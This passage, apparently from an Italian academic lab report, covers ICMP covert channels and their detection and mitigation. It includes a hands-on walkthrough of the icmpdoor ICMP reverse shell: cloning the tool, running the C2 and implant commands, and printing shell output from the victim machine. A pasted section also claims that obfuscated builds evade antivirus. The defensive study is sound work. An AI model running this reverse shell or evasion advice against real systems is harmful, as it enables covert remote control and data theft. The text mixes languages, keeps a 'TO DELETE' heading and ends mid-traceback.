- Consentire solo i messaggi di errore ICMP necessari (ad esempio, Destinazione non raggiungibile).
- Eliminare i messaggi di reindirizzamento ICMP per impedire la manipolazione dell'instradamento (del routing).

### **Limitazione della velocità**

Limitare la velocità delle richieste ICMP.

- Limita il numero di pacchetti ICMP al secondo per prevenire la sovrastazione.
- Configura i criteri di limitazione della velocità ICMP su router e firewall.

### **Monitoraggio della rete e Rilevamento**

- Utilizzare i sistemi di rilevamento delle intrusioni (IDS/IPS) per rilevare abusi del protocollo ICMP.
- Analizza i registri di rete per attività ICMP insolite (ad esempio, pacchetti ICMP di grandi dimensioni, ping frequenti).
- Implementa l'ispezione approfondita dei pacchetti (DPI) per identificare il Tunneling ICMP.

### **Rafforzamento del sistema**

- Mantieni aggiornati i sistemi e il firmware per correggere le vulnerabilità ICMP note
  - Disattivare i servizi ICMP sui sistemi critici se non necessari.
  - Utilizzare soluzioni di sicurezza degli endpoint per rilevare malware che utilizzano ICMP per la comunicazione
1. Bypassing Captive Portals: Many public Wi-Fi use Captive Portals to authenticate users, i.e. after connecting to the Wi-Fi the user is redirected to a webpage that requires a login. `icmptunnel` can be used to bypass such authentications in transport/application layers.

2. Bypassing firewalls: Firewalls are set up in various networks to block certain type of traffic. icmptunnel can be used to bypass such firewall rules. Obfuscating the data payload can also be helpful to bypass some firewalls.

### 3 Riepilogo attacchi ICMP Covert Channel

Un **Covert channel** è un metodo di comunicazione nascosto che consente agli attaccanti di trasferire dati in un modo da aggirare le politiche di sicurezza. I canali nascosti ICMP pongono seri rischi per la sicurezza, consentendo l'esfiltrazione furtiva dei dati, il tunneling e la comunicazione di malware.

I Covert Channel ICMP utilizzano pacchetti ICMP (tipicamente richieste e risposte di eco) per nascondere i dati all'interno di campi che normalmente vengono ignorati o non monitorati.

**ICMP** (Internet Control Message Protocol) è un protocollo, utilizzato principalmente per la diagnostica della rete e la segnalazione di errori. Tuttavia può essere sfruttato per creare covert channel, percorsi di comunicazione nascosti utilizzati per l'esfiltrazione dei dati, operazioni di comando e controllo (C2) e aggiramento delle policy di sicurezza.

Gli aggressori utilizzano ICMP perché:

- Molti firewall e dispositivi di sicurezza consentono il traffico ICMP per la diagnostica della rete.
- I pacchetti ICMP possono trasportare dati (payload) nascosti senza destare sospetti.
- I sistemi di sicurezza tradizionali si concentrano sul traffico TCP/UDP, trascurando ICMP.

Implementando rigide restrizioni ICMP, l'ispezione approfondita dei pacchetti, le regole del firewall e il rilevamento delle anomalie, le organizzazioni possono rilevare e mitigare efficacemente queste minacce.

### 3.1 Attacchi Covert Channel ICMP

Tipo di attacco	Descrizione
Tunneling ICMP	Incapsulamento del traffico TCP/IP all'interno di pacchetti ICMP per eludere le restrizioni del firewall
Esfiltrazione dati ICMP	Invio di dati rubati nascosti all'interno di payload ICMP a un server esterno.
Comando e controllo (C2) basati su ICMP	Malware che riceve comandi da un aggressore tramite ICMP.
ICMP Reverse Shell	Una backdoor che consente a un aggressore di controllare una macchina da remoto tramite ICMP.

Tabella 2: Esempi di attacchi Covert Channel ICMP

#### ICMP Tunneling

Il tunneling ICMP consente agli aggressori di incapsulare i dati all'interno dei pacchetti ICMP, creando un canale di comunicazione nascosto.

1. L'attaccante inserisce istruzioni di comando e controllo (C2) nei pacchetti ICMP.
2. Questi pacchetti vengono inviati a un sistema compromesso dietro un firewall.
3. Il sistema estrae le istruzioni nascoste e le esegue.
4. Le risposte vengono inviate tramite ICMP Echo Replies

#### Esempio 3.1. Esempio di un caso d'uso

*I malware (ad esempio le botnet) utilizzano il protocollo ICMP per aggirare i firewall e ricevere comandi da aggressori remoti. Gli attaccanti stabiliscono una reverse shell tramite ICMP, controllando una macchina compromessa.*

#### Esempio 3.2. Esempi di Strumenti per il tunneling ICMP

*Icmpsh - Crea una shell inversa tramite ICMP. PingTunnel – Incanala il traffico TCP attraverso richieste e risposte di eco ICMP. Ptunnel-NG – Versione avanzata di PingTunnel per aggirare i firewall*

## **Esfiltrazione dei dati ICMP**

Gli aggressori possono rubare dati (password, file, informazioni sensibili) incorporandoli nei pacchetti ICMP e inviandoli a un server esterno.

1. L'aggressore codifica dati sensibili (ad esempio numeri di carte di credito, chiavi di crittografia) in pacchetti ICMP.
2. I pacchetti vengono inviati a un server esterno controllato dall'aggressore.
3. L'aggressore estrae e decodifica i dati rubati dal traffico ICMP.

### **Esempio 3.3. Esempio di caso d'uso**

*Una minaccia interna estrae dati classificati tramite richieste ICMP Echo. Un'infezione da malware trasmette keylog o screenshot tramite pacchetti ICMP*

**Esempio 3.4. Esempio di strumenti per l'esfiltrazione di dati con ICMP**  
*icmptx - Codifica e trasferisce dati tramite pacchetti ICMP. LOKI - Nasconde i dati nelle risposte ICMP Echo. Hans - Utilizza ICMP per il trasferimento di dati criptati.*

## **Comando e controllo (C2) della botnet basato su ICMP**

Alcune botnet e malware utilizzano ICMP per comunicare con i loro server di comando e controllo (C2)

1. L'attaccante inserisce i comandi C2 nei pacchetti ICMP.
2. Il bot infetto legge il comando e lo esegue.
3. Il bot invia i risultati dell'esecuzione tramite risposte ICMP

### **Esempio 3.5. Esempio di malware che utilizzano ICMP per la comunicazione C2**

*Duqu – Utilizza ICMP per inviare dati crittografati. Pingback - Un malware che riceve comandi tramite ICMP. Trojan.Medo - Utilizzava ICMP come canale backdoor.*

### 3.2 Strategie di rilevamento

Tecnica	Rilevamento	Mitigazione
Analisi del traffico di rete	Identifica anomalie nel volume e nei pattern ICMP ed esfiltrazione di dati	Limita i tipi ICMP non necessari
Deep Packet Inspection (DPI)	Rileva l'esfiltrazione e il tunneling dei dati	Blocca i pacchetti ICMP con payload inattesi
IDS/IPS (Snort, Zeek)	Segnala comportamenti ICMP insoliti	blocca le richieste ICMP sospette

Tabella 3: Strumenti di rilevamento

### Monitoraggio del traffico di rete

Analizzare il volume e le dimensioni dei pacchetti ICMP (ad esempio, payload insolitamente grandi) per eventuali anomalie. Rileva il traffico ICMP ad alta frequenza verso host esterni sconosciuti. Verificare la presenza di pacchetti ICMP con payload insolitamente grandi (e.g tentativi di esfiltrazione dei dati) o con schemi irregolari (e.g valori TTL variabili). Pacchetti ICMP con modifiche costanti del payload potrebbero indicare il trasferimento di dati nascosti.

### Deep Packet Inspection (DPI)

Esaminare il contenuto del payload ICMP per rilevare eventuali dati incorporati insoliti (messaggi codificati, crittografia o anomalie). Contrassegna i pacchetti ICMP che contengono risposte non standard (e.g, una risposta Echo contenente dati inaspettati). Identificare schemi di comunicazione con indirizzi IP esterni tramite ICMP

### Sistemi di rilevamento e prevenzione delle intrusioni (IDS/IPS)

Utilizzare Snort, Suricata o Zeek per rilevare e segnalare attività ICMP sospette

**Esempio 3.6.** *Regola Snort per il rilevamento del tunneling ICMP*

```

alert icmp any any -> any any (
    msg:"ICMP tunnel detected";
    content:"malicious-payload";
    sid:100001;
)

```

## Rilevamento basato su anomalie

Rilevare il traffico ICMP che potrebbe indicare una comunicazione C2 implementando analisi comportamentali che possano rilevare un utilizzo anomalo di ICMP. Utilizzare strumenti di apprendimento automatico o SIEM (Security Information and Event Management) per segnalare deviazioni nell'utilizzo di ICMP.

### 3.3 Strategie di mitigazione

Metodo di mitigazione	Effetti
Disattiva ICMP se non necessario	Impedisce la maggior parte degli attacchi basati su ICMP
Limita ICMP ai tipi necessari	blocca i vettori di attacco non necessari
Limitazione della velocità	Impedisce il flooding e il tunneling ICMP
Regole del firewall	Blocca l'ICMP in uscita dai sistemi critici
Blocca ICMP in uscita dai firewall	Impedisce perdite di dati tramite ICMP
Endpoint Security (EDR)	Previene l'esecuzione dannosa di ICMP

Tabella 4: Metodologie di mitigazione

## Restringere/ Limitare il traffico ICMP

Disattivare ICMP sui server e sugli endpoint a meno che non sia esplicitamente necessario e bloccare il traffico ICMP proveniente da fonti non attendibili. Configurare firewall e router in modo tale da consentire solo i messaggi ICMP necessari (e.g Destinazione non raggiungibile, Tempo Scaduto). Disattivare le richieste/risposte di eco ICMP sui sistemi critici.

**Esempio 3.7.** Regola del firewall per bloccare il traffico ICMP

```
iptables -A INPUT -p icmp  
--icmp-type echo-request -j DROP
```

## Limitazione della velocità del traffico ICMP

Limitare la frequenza e la dimensione dei pacchetti ICMP per evitare il trasferimento nascosto di dati. Configurare i firewall in modo da consentire solo un numero specifico di pacchetti ICMP al secondo.

**Esempio 3.8.**

```
iptables -A INPUT -p icmp -m limit  
--limit 1/second -j ACCEPT
```

## Utilizza la crittografia per prevenire la fuga di dati

Implementa la crittografia TLS/SSL per tutte le comunicazioni legittime così da impedire agli aggressori di utilizzare ICMP per l'esfiltrazione. Bloccare le trasmissioni non autorizzate di testo in chiaro su ICMP.

## Blocca ICMP su interfacce esterne

Impedisci il traffico ICMP in uscita dalle reti interne per fermare l'esfiltrazione. Consenti ICMP solo per scopi diagnostici interni.

## Sicurezza degli endpoint & Antivirus

Implementare strumenti antivirus e soluzioni EDR (Endpoint Detection & Response) per rilevare le minacce informatiche che utilizzano i covert channel ICMP per comunicare.

## Implementa ICMP Proxy Filtering

Utilizza proxy ICMP per ispezionare, sanificare e bloccare payload ICMP inaspettati. Consenti solo il passaggio di traffico ICMP diagnostico legittimo

## Strumenti Utilizzati

When most people think of reverse shells, they imagine TCP or UDP — like the classic Meterpreter or Netcat. But there's a lesser-known method lurking in plain sight: ICMP.

ICMP (Internet Control Message Protocol) is typically used for network diagnostics (think ping or traceroute) but it can also be abused as a covert tunnel to send and receive commands. Because it's essential for basic troubleshooting, many organizations either don't block ICMP or don't monitor it closely. This creates an opportunity: if TCP and UDP ports are filtered, an attacker can still exfiltrate data or remotely control a host by embedding commands into ICMP "echo request" (type 8) and retrieving responses via "echo reply" (type 0).

## 4 ICMP Door

With **icmpdoor** we can tunnel out a covert channel to establish a ICMP reverse shell and control a compromised machine so to exfiltrate data as an insider threat. Your Anti-Virus (AV) will most likely not detect and block icmpdoor either.

ICMPdoor is a Python-based ICMP reverse shell that bypassed standard firewall rules — and even some older antivirus solutions — during a competition. While some older scripts or proof-of-concepts existed, the author of icmpdoor created a Python 3 tool that works on "most, if not all" Linux distros and Windows 10 as long as you can ping from Machine A to Machine B..

### 4.1 Reverse Shell

A reverse shell is a remote shell session that the attacker initiates from the victim back to themselves, allowing them to gain control and run commands on the compromised system. A reverse shell can let an insider to exfiltrate data over this channel.

Security teams often configure firewalls to filter TCP and UDP ports or block specific applications (layer 7 firewalling); however they might overlook ICMP traffic since blocking the ICMP protocol completely would imply that hosts can no longer ping each other. That's exactly what the icmpdoor exploit leverages. Since ICMP is often overlooked by firewalls, attackers exploit it for stealthy data exfiltration or remote access.

Figure.4.1 shows how a well-configured firewall should block a traditional TCP or UDP reverse shell.




Figura 1: Firewall blocks a reverse shell over port 4444

## 4.2 TO DELETE

My success scored me first place and earned a free exam voucher. In this post, I'll show you:

- Why ICMP is a stealthy reverse shell transport.
- How the icmpdoor tool works on Linux and Windows.
- Methods for detecting or mitigating an ICMP-based attack.
- How I bypassed older Windows Defender with minimal fuss.

Why It Bypassed Windows Defender

1. Signature-Based Detection: Many AV/EDR engines rely on known-malware signatures. My custom build of icmpdoor.exe simply wasn't in the signature database.
2. ICMP Blind Spot: Some AV solutions pay more attention to suspicious TCP or UDP traffic. ICMP (ping) is widely allowed for normal network operations.
3. Older Defender Definitions: My target Windows machine had an outdated definition set. The newest versions might still raise suspicion if large ICMP payloads are spotted.

Still, even with up-to-date definitions, a carefully obfuscated or recompiled version of icmpdoor can often evade basic antivirus checks.


#### 4.2.1 Analysis of the packets

Message Formats ICMP messages are sent using the basic IP header. The first octet of the data portion of the datagram is a ICMP type field; the value of this field determines the format of the remaining data. Any field labeled "unused" is reserved for later extensions and must be zero when sent, but receivers should not use these fields (except to include them in the checksum). Unless otherwise noted under the individual format descriptions, the values of the internet header fields are as follows:

- Version 4
- IHL Internet header length in 32-bit words.
- Type of Service 0
- Total Length Length of internet header and data in octets.
- Identification, Flags, Fragment Offset Used in fragmentation.
- Time to Live Time to live in seconds; as this field is decremented at each machine in which the datagram is processed, the value in this field should be at least as great as the number of gateways which this datagram will traverse.
- Protocol ICMP = 1
- Header Checksum The 16 bit one's complement of the one's complement sum of all 16 bit words in the header. For computing the checksum, the checksum field should be zero. This checksum may be replaced in the future.
- Source Address The address of the gateway or host that composes the ICMP message. Unless otherwise noted, this can be any of a gateway's addresses.
- Destination Address The address of the gateway or host to which the message should be sent.

Typically a ping echo-request (type 8) is sent and expect a ping echo-reply (type 0) in return.

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1



Listing 1: RFC 792 ICMP echo-request and echo-reply packets header

### IP Fields

- Addresses The address of the source in an echo message will be the destination of the echo reply message. To form an echo reply message, the source and destination addresses are simply reversed, the type code changed to 0, and the checksum recomputed.
- Type 8 for echo message; 0 for echo reply message.
- Code 0
- Checksum The checksum is the 16-bit ones's complement of the one's complement sum of the ICMP message starting with the ICMP Type. For computing the checksum , the checksum field should be zero. If the total length is odd, the received data is padded with one octet of zeros for computing the checksum. This checksum may be replaced in the future.
- Identifier If code = 0, an identifier to aid in matching echos and replies, may be zero.
- Sequence Number If code = 0, a sequence number to aid in matching echos and replies, may be zero.
- Description The data received in the echo message must be returned in the echo reply message. The identifier and sequence number may be used by the echo sender to aid in matching the replies with the echo requests. For example, the identifier might be used like a port in TCP or UDP to identify a session, and the sequence number might be

incremented on each echo request sent. The echoer returns these same values in the echo reply.

The optional ICMP Data field is normally used for error messaging. However we will abuse this field for our reverse shell payload (Raw); hiding in it the attacker's commands and the victim's responses (in the raw ICMP payload). Its maximum size can be of 576 bytes so we will have to fragment the payload if the total size exceeds it.

The data are not encrypted so, if in Wireshark or TcpDump you open the hex or ASCII view, you'll see the plain-text command (e.g., dir) or output (e.g., Volume in drive C:).

By default, icmpdoor uses an ID of 13170 (0x3372) modify the ICMP Identifier field. This filters out regular pings and ensures only “our” ICMP traffic is processed.

In total we manipulate the following header fields:

- `pkt[IP].src` (IP address of machine A or B)
- `ip[ttl]` (Time To Live == 64)
- `pkt[ICMP].type` (Echo Request [8] or Echo Reply [0])
- `pkt[ICMP].id` (Static Identification (ID) field with value 13170 == 0x3372 in hexadecimal)
- `pkt[Raw].load` (Payload ≠ empty)

Figure.1 shows all the packet encapsulation layers and their values when we send the Linux command `icmpdoor` is encapsulated in the following network packets: MAC[IP[ICMP(payload)]]




Figura 2: ICMP packet header

Analizzando il traffico tramite Wireshark notiamo meglio il funzionamento di **Icmpdoor**:

1. L'attaccante invia una richiesta ICMP in cui, nel campo Data, inserisce il comando da eseguire
2. La vittima invia poi due risposte: una con il comando ricevuto e l'altra con la risposta che il comando ha restituito.

Vediamo quindi che l'attaccante riesce a ricevere e leggere il contenuto del file.

While it's easy to spot if you're looking closely, many networks do not log or inspect ICMP payloads in detail.

Do note that this ICMP reverse shell is unencrypted and does not use (base64) encoding:

```
$ shell: id
0000 00 0C 29 61 10 78 00 0C 29 B8 E9 F9 08 00 45 00
...) a.x... )....E.
0010 00 43 00 01 00 00 40 01 94 DD C0 A8 B2 43 C0 A8
.C....@.....C..
0020 B2 47 00 00 16 51 33 72 00 00 75 69 64 3D 30 28
.G...Q3r.. uid=0(
0030 72 6F 6F 74 29 20 67 69 64 3D 30 28 72 6F 6F 74
root) gid=0(root
0040 29 20 67 72 6F 75 70 73 3D 30 28 72 6F 6F 74 29
) groups=0(root)
```

0050 0A

#### 4.2.2 Traffic Flow

The Python 3 Scapy module helps us manipulate network fields. Figure 4.2.2 shows the connection flow followed in a Command & Control (C2) setup:




Figura 3: icmpdoor Command & Control (C2) execution over ICMP

icmp-cnc.py runs on Machine A while icmpdoor.py or icmpdoor.exe runs on Machine B.

1. Attacker sends an ICMP echo-request (type 8) with ID=13170, embedding commands in the payload (e.g. hostname).
2. Victim (Implant) receives that request, notices the matching ID, extracts and executes the command locally with os.popen.
3. The victim sends the output of the command back to the attacker's machine over ICMP echo-reply (code 0) with the same ICMP ID 13170.
4. The attacker's console displays it as if it were a normal shell session.

icmpdoor does not time-out automatically because it does not establish a socket. Instead, this interactive shell is connectionless due to the nature of how the ICMP protocol works. This technique works with global routable IP's (WAN connections).

### 4.3 icmpdoor

Proviamo a testare lo strumento collegando l'attaccante alla vittima. First we pull down **icmpdoor** from the GitHub repository on both machine. Pre-compiled stand-alone binaries for Windows 10 and Linux are also available from the same repo.

```
#Usage
./icmp-cnc.py -i INTERFACE -d VICTIM-IP (Command & Control (C2))
./icmpdoor.py -i INTERFACE -d CNC-IP (Implant)
```

Having cloned the tool, we prepare everything on our attacking machine.

```
#Cloning the repository  
git clone https://github.com/krabelize/icmpdoor  
  
#Set up of the attacker  
cd icmpdoor  
sudo python3 ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
```

Listing 2: Setting up the attacker


Where enp0s3 is the interface where the packets are going through and 192.168.1.42 is the IP address of the victim

Now with the server UP, it's the moment to execute the victim connection and get the shell.

```
sudo python3 ./icmpdoor.py -i enp0s3 -d 192.168.1.35
```


Listing 3: Setting up the victim

Where 192.168.1.35 is the IP address of the attacker.



```
marco@attaccante:~/icmpdoor  
marco@attaccante:~$ cd icmpdoor/  
marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42  
[sudo] password di marco:  
[+] ICMP C2 started!  
shell:
```


Figura 4: Setting up the attacker



```
marco@vittima:~/icmpdoor  
marco@vittima:~$ cd icmpdoor/  
marco@vittima:~/icmpdoor$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.35  
[sudo] password di marco:  
[+] ICMP listener started!
```

Figura 5: Setting up the victim

Siamo riusciti quindi a collegare l'attaccante alla vittima; verifichiamo la cosa stampando il nome della macchina su cui viene eseguita la shell e l'indirizzo IP. Come possiamo vedere (Fig.6) l'hostname è *vittima* e l'indirizzo IP è 192.168.1.42




```

marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[+]ICMP C2 started!
shell: hostname
hostname
shell: vittima
ip addr show
ip addr show
shell: 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:44:74 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.42/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
            valid_lft 83033sec
            preferred_lft 83033sec
        inet6 fe80::323a:1a93:16c3:c91f/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

```

Figura 6: Esempio Collegamento

Verifichiamo ora che con la reverse shell si possa navigare il file system della vittima. Procediamo quindi a verificarne la possibilità cercando presenza dei due file *vittima.txt* e stampandone poi il contenuto.



```

ls -l
ls -l
shell: totale 32
drwxrwxr-x 2 marco marco 4896 apr 28 12:44 beta
drwxrwxr-x 4 marco marco 4896 apr 28 12:44 Binaries
-rw-rwxr-x 1 marco marco 1636 apr 28 12:44 icmp-cnc.py
-rw-rwxr-x 1 marco marco 1229 apr 28 12:44 icmpdoor.py
-rw-r--r-- 1 marco marco 1525 apr 28 12:44 LICENSE
-rw-r--r-- 1 root root 29 apr 23 12:48 prova.txt
-rw-r--r-- 1 marco marco 1778 apr 28 12:44 README.md
-rw-r--r-- 1 marco marco 31 apr 23 12:55 vittima.txt

cat /home/marco/vittima.txt
cat /home/marco/vittima.txt
shell: Sono la vittima

```

Figura 7: Esempi sul file system

Una cosa notata durante l'analisi del traffico è il numero di Echo Reply spedite (Fig.8). La reverse shell manda per ogni elemento un pacchetto ICMP verso l'attaccante; che nel totale risulteranno in **13 Echo Reply**. In questo caso potrebbero sembrare poche ma se la cartella contenesse più elementi, il numero di risposte potrebbe aumentare. Quindi un numero elevato di risposte verso la stessa destinazione potrebbe destare sospetti e attirare l'attenzione vero il canale di comunicazione da parte di un IDS o di un Anitvirus.




Figura 8: Traffico ICMP relativo al comando *ls -s*

Tuttavia provando a creare un file tramite la reverse shell, notiamo che non tutti i comandi vengono eseguiti correttamente. La vittima esegue comunque il comando tuttavia la connessione con l'attaccante crasha. Il problema viene risolto se il comando permette alla vittima di rispondere con un Echo Reply (Fig.4).

```
echo "Sono le 12:47 deel 23/04/2025" > prova.txt;
echo "Done"
```

Listing 4: Creazione del file

The screenshot shows two terminal windows. The left window is titled 'marco@attaccante: ~/icmpdoor' and the right window is titled 'marco@vittima: ~/icmpdoor'. Both windows show command-line interactions with Python scripts named 'icmp-door.py'.

```

marco@attaccante:~/icmpdoor
KeyboardInterrupt
[+]ICMP C2 started!
[marco@attaccante:~/icmpdoor]$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[sudo] password di marco:
[+]ICMP C2 started!
shell: cat prova.txt
cat prova.txt
shell: Sono le 12:47 del 23/04/2025
echo "Sono le 20:37 del 29/04/2025" > prova.txt
echo "Sono le 20:37 del 29/04/2025" > prova.txt
shell: cat prova.txt
cat prova.txt
shell: "C"traceback (most recent call last):
  File "/home/marco/icmpdoor/. icmp-cnc.py", line 52, in <module>
    main()
  File "/home/marco/icmpdoor/. icmp-cnc.py", line 39, in main
    icmpshell = input("shell: ")
      ^^^^^^^^^^
KeyboardInterrupt
[+]ICMP C2 started!
shell: cat prova.txt
cat prova.txt
shell: Sono le 20:37 del 29/04/2025
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025"; echo "Done"
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025"; echo "Done"
shell: Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025
Done
cat prova.txt
cat prova.txt
shell: Sono le 20:37 del 29/04/2025
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025" > prova.txt; echo "Done"
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025" > prova.txt; echo "Done"
shell: Done
cat prova.txt
cat prova.txt
shell: Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025
[+]ICMP listener started!
[marco@vittima:~/icmpdoor]$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.15
[sudo] password di marco:
[+]ICMP listener started!
Traceback (most recent call last):
  File "/home/marco/icmpdoor/. icmpdoor.py", line 34, in <module>
    sniff(iface=args.interface, prn=icmpshell, filter="icmp", store="0")
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1311,
  in sniff
    sniffier._run(*args, **kwargs)
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1254,
  in _run
    session.on_packet_received(p)
  File "/usr/lib/python3/dist-packages/scapy/sessions.py", line 109, in
  on_packet_received
    result = self.prn(pkt)
      ^^^^^^^^^^
  File "/home/marco/icmpdoor/. icmpdoor.py", line 29, in icmpshell
    sr(icmppacket, timeout=0, verbose=0)
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 649, in
  sr
    iface = _interface_selection(iface, x)
      ^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 628, in
  _interface_selection
    iff = next(packet._iter_()).route()[0]
